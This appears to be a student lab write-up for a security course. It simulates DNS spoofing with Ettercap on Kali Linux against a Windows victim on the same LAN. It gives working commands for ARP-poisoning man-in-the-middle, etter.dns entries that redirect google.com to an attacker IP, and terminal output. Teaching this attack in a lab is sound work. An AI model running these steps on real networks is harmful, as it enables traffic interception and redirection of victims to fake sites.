

Week-4

DNS Spoofing and Packet Inspection: Simulate DNS spoofing and analyze traffic.

Tools: Ettercap, Wireshark, Kali Linux

Ans: DNS Spoofing and Packet Inspection – Using Ettercap

Objective

To simulate a DNS spoofing attack on a victim machine and inspect the spoofed packets using Ettercap.

Tools Required

- **Attacker System:** Kali Linux with Ettercap installed
- **Victim System:** Windows OS (any browser)
- **Network:** Both systems on the same LAN/Wi-Fi

Procedure

Step 1: Enable IP Forwarding on Kali

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 2: Configure DNS Spoofing File

Edit Ettercap's DNS configuration file:

```
sudo nano /etc/ettercap/etter.dns
```

Add entry to redirect a site (e.g., Google) to attacker's IP:

```
www.google.com    A    192.168.1.20
*.google.com      A    192.168.1.20
```

```
(kali@vbox)-[~]
$ echo 1 >/proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward


(kali@vbox)-[~]
$ sudo nano /etc/ettercap/etter.dns
[sudo] password for kali:
```

Step 3: Start Ettercap in MITM Mode

Run Ettercap with ARP poisoning and DNS spoofing:

```
sudo ettercap -T -M arp:remote /192.168.1.15/
/192.168.1.1/ -P dns_spoof
```

- -T → text mode
- -M arp:remote → ARP poisoning MITM attack
- -P dns_spoof → run DNS spoofing plugin



```
kali@vbox: ~
(kali@vbox)-[~]
$ sudo ettercap -T -M arp:remote /192.168.1.15//192.168.1.1/ -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:D1:EC:20
         10.0.2.15/255.255.255.0
         fe80::a00:27ff:fed1:ec20/64
         fd17:625c:f037:2:a00:27ff:fed1:ec20/64
         fd17:625c:f037:2:56d2:3720:8886:78b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is
not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

4: Victim Activity


On the Windows victim system:

- Open browser and visit **http://www.google.com**
- Instead of real Google, the browser is redirected to attacker's fake page (hosted on Kali).

Step 5: Packet Inspection (Ettercap)

- Ettercap captures both **DNS queries** and **spoofed responses**.
- Inspect logs/output to confirm:
 - Victim query → "What is the IP for www.google.com?"
 - Attacker response → "192.168.1.20"

Output:



```
kali@vbox: ~  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
|=====>| 100.00 %  
Scanning for merged targets (1 hosts)...  
|=====>| 100.00 %  
2 hosts added to the hosts list...  
ARP poisoning victims:  
  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help  
  
Activating dns_spoof plugin...
```

